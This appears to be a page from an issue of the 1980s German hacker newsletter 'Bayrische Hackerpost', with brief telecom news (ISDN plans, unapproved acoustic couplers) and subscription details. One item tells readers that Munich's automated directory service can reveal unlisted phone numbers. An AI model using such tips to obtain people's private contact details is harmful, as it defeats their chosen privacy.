Bitte frankierten und adressierten Umschlag beilegen.

Latest News:

Die Bundespost will ihr ganzes, veraltetes Telefonnetz gegen ein neues digatales Netz (ISDN) erweitern, welches bestens für DFUE geeignet ist. Bis es aber soweit ist, werden noch ein paar Jährchen vergehen. In der nächsten Ausgabe dann Genaueres.

Akkustikkoppler ohne FTZ können den normalen Telefonverkehr durchaus auch stören. Es kann zu Verzerrungen und Übersteuerungen auf den Nachbarleitungen kommen.

In München kann man mit der kostenlosen automatischen Computerauskunft (1181) auch an Geheimnummern rankommen.

Wir sind auch weiterhin ueber unsere Stammbox PHÖNIX zu erreichen: 089-
Eigene B.H.P.-Mailbox ist in Vorbereitung.....

There's only one way to be sure!

DER OPTIMALE WEG

Die Bayrische Hackerpost erscheint in unregelmäßigen Abständen, solange die Welt nicht untergeht und uns nix Besseres einfällt.

Wer da dran auch teilhaben will, muß sich entweder einen Doofen suchen, der die BHP abonniert hat, und dort abkopieren, uns ein Austauschabo zukommen lassen, oder in Gottes Namen nen kleinen Blauen (i.W. Zehn De-Emms) für 5 oder halt 20,- für 10 Nummern schicken. Verrechnungsscheck ist auch o.k. Alle, die 10 Nummern abonnieren oder abonniert haben, kriegen als kleines Dankeschön die VATICAL-Beschreibung umsonst.

++++ BHP c/o Basis, Adalbertstr.41b, D-8000 München 40 ++++

SERIAL NUMBER ---->

— *OC —